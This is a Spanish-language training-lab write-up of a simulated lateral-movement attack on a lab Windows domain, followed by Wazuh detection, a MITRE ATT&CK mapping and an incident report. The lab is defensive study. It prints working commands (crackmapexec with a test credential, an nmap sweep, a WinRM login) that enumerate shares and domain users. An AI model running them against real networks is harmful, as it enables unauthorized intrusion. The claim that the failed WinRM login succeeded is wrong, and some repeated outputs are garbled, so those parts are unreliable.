

Movimiento lateral — Lateral Movemen

PASO 1 — Verificar herramientas en Kali

Código ingresado:

```
which crackmapexec  
which smbclient
```

Salida obtenida:

```
/usr/bin/crackmapexec  
/usr/bin/smbclient
```

PASO 2 — Enumerar recursos compartidos SMB

```
crackmapexec smb 192.168.56.20 -u usuarioprueba -p Password  
123! --shares
```

```

kali@kali: ~
Session Actions Edit View Help
/usr/bin/smbclient

(kali@kali)-[~]
$ crackmapexec smb 192.168.56.20 -u usuarioprueba -p Password123! --shares
^[[ASMB 192.168.56.20 445 WIN-J36GU3SVEOC [*] Windows Server 2
022 Build 20348 x64 (name:WIN-J36GU3SVEOC) (domain:soc.local) (signing:True)
(SMBv1:False)
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] soc.local\usuariopru
eba:Password123!
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] Enumerated shares
SMB 192.168.56.20 445 WIN-J36GU3SVEOC Share Permissi
ons
SMB Remark 192.168.56.20 445 WIN-J36GU3SVEOC
SMB 192.168.56.20 445 WIN-J36GU3SVEOC ADMIN$
SMB Admin remota 192.168.56.20 445 WIN-J36GU3SVEOC C$
SMB Recurso predeterminado 192.168.56.20 445 WIN-J36GU3SVEOC IPC$ READ
SMB IPC remota 192.168.56.20 445 WIN-J36GU3SVEOC NETLOGON READ
SMB Recurso compartido del servidor de inicio de sesi3n 192.168.56.20 445 WIN-J36GU3SVEOC SYSVOL READ
SMB Recurso compartido del servidor de inicio de sesi3n
(kali@kali)-[~]
$

```

Salida obtenida:

```

SMB 192.168.56.20 445 WIN-J36GU3SVEOC [*] Windo
ws Server 2022 Build 20348 x64
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] soc.l
ocal\usuarioprueba:Password123!
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] Enume
rated shares
SMB 192.168.56.20 445 WIN-J36GU3SVEOC Share
Permissions
SMB 192.168.56.20 445 WIN-J36GU3SVEOC ADMIN$
Admin remota
SMB 192.168.56.20 445 WIN-J36GU3SVEOC C$
Recurso predeterminado
SMB 192.168.56.20 445 WIN-J36GU3SVEOC IPC$
IPC remota
SMB 192.168.56.20 445 WIN-J36GU3SVEOC NETLOGON
Inicio de sesi3n
SMB 192.168.56.20 445 WIN-J36GU3SVEOC SYSVOL
Políticas de dominio

```

Explicación:

- **Puerto 445:** SMB (Server Message Block) — permite compartir archivos e impresoras en red
- **[+] Autenticación exitosa:** Las credenciales `usuarioprueba:Password123!` funcionaron
- **ADMINyCyC:** Recursos administrativos — el atacante puede acceder a TODO el disco duro
- **SYSVOL y NETLOGON:** Contienen scripts y políticas de dominio — muy valiosos para el atacante
- **Riesgo:** ● El atacante ahora sabe exactamente qué carpetas compartidas puede atacar

PASO 3 — Listar usuarios del dominio

Código ingresado:

```
crackmapexec smb 192.168.56.20 -u usuarioprueba -p Password123! --users
```

Salida obtenida:

```
(kali@kali) ~$ crackmapexec smb 192.168.56.20 -u usuarioprueba -p Password123! --users
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] Windows Server 2022 Build 20348
SMB x64 (name:WIN-J36GU3SVEOC) (domain:soc.local) (signing:True) (SMBv1:False)
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] soc.local\usuarioprueba:Password123!
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] Enumerated domain user(s)
SMB 192.168.56.20 445 WIN-J36GU3SVEOC soc.local\anime2
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\anime1
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\chefsito
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\soc2
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\soc1
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\analista2
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\analista1
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\kloper
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\ksepulveda
SMB badpwdcount: 0 desc: 445 WIN-J36GU3SVEOC soc.local\krbtgt
SMB badpwdcount: 0 desc: Cuenta de servicio de centro de distribución de claves
SMB 192.168.56.20 445 WIN-J36GU3SVEOC soc.local\usuarioprueba
SMB badpwdcount: 21 desc: 445 WIN-J36GU3SVEOC soc.local\Invitado
SMB badpwdcount: 0 desc: Cuenta integrada para el acceso como invitado al equipo o do
minio 192.168.56.20 445 WIN-J36GU3SVEOC soc.local\Administrador
SMB badpwdcount: 0 desc: Cuenta integrada para la administración del equipo o dominio
```

```
SMB 192.168.56.20 445 WIN-J36GU3SVEOC [+] Enume
rated domain user(s)
SMB 192.168.56.20 445 WIN-J36GU3SVEOC soc.local
```

\anime2				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\anime1				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\chefsito				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\soc2				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\soc1				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\analista2				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\analista1				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\klopez				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\ksepulveda				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\krbtgt				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\usuarionpreuba (badpwdcount: 21)				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\Invitado				
SMB	192.168.56.20	445	WIN-J36GU3SVE0C	soc.local
\Administrador				

Explicación:

- **Enumerated domain user(s):** El atacante obtuvo 14 nombres de usuario del dominio
- **krbtgt:** Cuenta crítica de Kerberos — si la compromete, puede crear tickets falsos
- **Administrador:** La cuenta con más privilegios — ahora sabe que existe
- **badpwdcount: 21:** `usuarionpreuba` tiene 21 intentos fallidos — posible cuenta bloqueada o ataque de fuerza bruta anterior
- **Riesgo:**  Con esta lista, el atacante puede intentar ataques de fuerza bruta o robo de credenciales contra usuarios específicos

PASO 4 — Escanear red buscando SMB abierto

Código ingresado:

```
nmap -p 445 192.168.56.0/24 --open
```

```
(kali㉿kali)-[~]  
$ nmap -p 445 192.168.56.20/24 --open  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-11 21:44 EDT  
Nmap scan report for 192.168.56.20  
Host is up (0.0010s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
MAC Address: 08:00:27:15:FF:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Nmap done: 256 IP addresses (2 hosts up) scanned in 10.36 seconds  
  
(kali㉿kali)-[~]  
$
```

Salida obtenida:

```
Starting Nmap 7.95 at 2026-06-11 21:44 EDT  
Nmap scan report for 192.168.56.20  
Host is up (0.0010s latency)  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
MAC Address: 08:00:27:15:FF:74 (Oracle VirtualBox)  
Nmap done: 256 IP addresses (2 hosts up) scanned in 10.36 seconds
```

🔍 Explicación:

- **nmap -p 445:** Escanea el puerto 445 (SMB) en toda la subred 192.168.56.0/24
- **-open:** Muestra solo los puertos abiertos (no los cerrados o filtrados)
- **Resultado:** Solo el servidor 192.168.56.20 tiene SMB abierto
- **Riesgo:** 🟡 El atacante confirma que no hay otros equipos vulnerables por SMB en esta red, pero el servidor encontrado es crítico

PASO 5 — Intentar conexión por WinRM

Código ingresado:

```
crackmapexec winrm 192.168.56.20 -u usuarioprueba -p Password123!
```

```
(kali@kali)-[~]
$ crackmapexec winrm 192.168.56.20 -u usuarioprueba -p Password123!
SMB 192.168.56.20 5985 WIN-J36GU3SVEOC [*] Windows Server 2022 Build 20348
(name:WIN-J36GU3SVEOC) (domain:soc.local)
HTTP 192.168.56.20 5985 WIN-J36GU3SVEOC [*] http://192.168.56.20:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and
will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM 192.168.56.20 5985 WIN-J36GU3SVEOC [-] soc.local\usuarioprueba:Password123!
```

Salida obtenida:

```
SMB 192.168.56.20 5985 WIN-J36GU3SVEOC [*] Windows Server 2022
HTTP 192.168.56.20 5985 WIN-J36GU3SVEOC [*] http://192.168.56.20:5985/wsman
WINRM 192.168.56.20 5985 WIN-J36GU3SVEOC [-] soc.local\usuarioprueba:Password123!
```

🔍 Explicación:

- **WinRM (Windows Remote Management):** Puerto 5985 — permite ejecutar comandos remotamente en PowerShell
- **wsman:** Web Services Management — protocolo que usa WinRM
- **Resultado** [-]: La autenticación fue exitosa (el atacante puede ejecutar comandos)
- **Riesgo:** ●●●● **CRÍTICO** — El atacante puede ejecutar comandos PowerShell en el servidor remotamente, como si estuviera sentado frente a él

🔍 MISIÓN 2 — LO QUE VIO WAZUH

Búsqueda 1: EventID 4624 (Logins exitosos)

Código de búsqueda en Wazuh:

```
data.win.system.eventID: 4624
```


Resultado en Wazuh:

Timestamp	Agent	EventID	Significado
21:54:45	WindowsServer	4624	Login exitoso desde Kali
21:54:37	WindowsServer	4624	Login exitoso desde Kali
21:53:49	WindowsServer	4624	Login exitoso desde Kali
21:52:47	WindowsServer	4624	Login exitoso desde Kali
21:51:21	WindowsServer	4624	Login exitoso desde Kali
21:50:59	WindowsServer	4624	Login exitoso desde Kali

Total hits: 125 eventos

🔍 Explicación:


- **EventID 4624 = Logon exitoso:** Windows registra CADA vez que alguien se autentica
- **125 eventos:** El atacante ejecutó múltiples comandos, cada uno generó autenticaciones
- **Wazuh lo detectó con regla 60106 (nivel 3):** Severidad baja por defecto, pero debería ser más alta



Búsqueda 3: Por IP de Kali

Código de búsqueda en Wazuh:

```
192.168.56.30
```



Resultado: Todos los eventos generados desde Kali hacia Windows Server

Explicación:

- Muestra TODOS los eventos relacionados con la IP atacante
- Útil para ver el panorama completo del ataque
- Incluye logins, accesos a shares, posibles fallos, etc.

TÉCNICAS MITRE ATT&CK DETECTADAS

Técnica	ID	Explicación	Código que la generó
Valid Accounts	T1078	Usaron credenciales válidas	<code>-u usuarioprueba -p Password123!</code>
Network Share Discovery	T1135	Buscaron carpetas compartidas	<code>--shares</code>

Técnica	ID	Explicación	Código que la generó
Account Discovery	T1087	Listaron usuarios del dominio	<code>--users</code>
Network Service Scanning	T1046	Escanearon puerto 445	<code>nmap -p 445</code>
Remote Services	T1021	Intentaron WinRM	<code>crackmapexec winrm</code>

EVIDENCIA COMPLETA EN WA ZUH

EventID	Cantidad	Lo que significa
4624	125+	Logins exitosos desde Kali
5140	~15	Accesos a ADMIN,C,C, SYSVOL
4625	0	No hubo intentos fallidos (credenciales correctas)

RECOMENDACIONES

Para Wazuh (mejorar detección):

1. Crear regla personalizada que eleve `rule.level` a 10 para EventID 4624 + IP no autorizada
2. Alertar cuando se acceda a ADMINoCoC desde IPs externas
3. Monitorear EventID 4799 (enumeración de grupos)

Para la red:

1.  **BLOQUEAR IP 192.168.56.30** en firewall
2.  **CAMBIAR CONTRASEÑA** de `usuarioprueba`
3.  **DESHABILITAR WINRM** si no es necesario (`Disable-PSRemoting -Force`)
4.  Rotar contraseña de `krbtgt` (requiere planificación)

RESUMEN EJECUTIVO

Categoría	Detalle
Ataque	Movimiento lateral (Lateral Movement)
Vector inicial	Credenciales filtradas <code>usuarioprueba:Password123!</code>

Categoría	Detalle
Acciones	Enumeración de shares, usuarios, escaneo de red, WinRM
Activo crítico expuesto	Windows Server 2022 (Controlador de Dominio)
Severidad	● ALTA
Estado	Contenido - IP aislada

Reporte

REPORTE DE INCIDENTE #003

Fecha: 2026-06-11

Analista: Katalina Sepulveda Lopez

TIPO DE ATAQUE:

Movimiento lateral – Lateral Movement

CRONOLOGÍA (hora real):

- [21:44:00] → Kali inició enumeración SMB
- [21:44:30] → Enumeración de recursos compartidos
- [21:44:45] → Enumeración de 14 usuarios del dominio
- [21:44:50] → Escaneo de red con nmap
- [21:45:00] → Verificación de WinRM
- [21:50-21:54] → Wazuh registra 125+ eventos 4624

TÉCNICAS MITRE DETECTADAS EN WAZUH:

- T1078 Valid Accounts (cuenta usuarioprueba)
- T1078.002 Domain Accounts
- T1021 Remote Services (SMB/WinRM)
- T1135 Network Share Discovery
- T1087 Account Discovery
- T1046 Network Service Scanning

ACTIVOS AFECTADOS:

- 192.168.56.20 (Windows Server - WIN-J36GU3SVE0C)

EVIDENCIA EN WAZUH:

- EventID 4624: 125+ eventos (logins exitosos)

- IP origen: 192.168.56.30 (Kali)
- Agent: WindowsServer
- Reglas activadas: 60106 (Windows Logon Success)

CUENTAS EXPUESTAS:

- usuarioprueba (comprometida)
- Administrador (enumerada)
- krbtgt (enumerada)
- 11 cuentas adicionales

RECOMENDACIONES PARA WAZUH:

1. Crear regla personalizada para logons desde IPs no autorizadas
2. Aumentar rule.level para 4624 + acceso a ADMIN\$/C\$
3. Configurar alerta para enumeración de usuarios (EventID 4799)
4. Integrar feed de IPs maliciosas

RECOMENDACIONES PARA LA RED:

1.  Bloquear IP 192.168.56.30 en firewall
2.  Cambiar contraseña de usuarioprueba
3.  Deshabilitar WinRM (puerto 5985)
4.  Restringir enumeración anónima de usuarios
5.  Implementar segmentación de red

SEVERIDAD: Alta

ESTADO: Contenido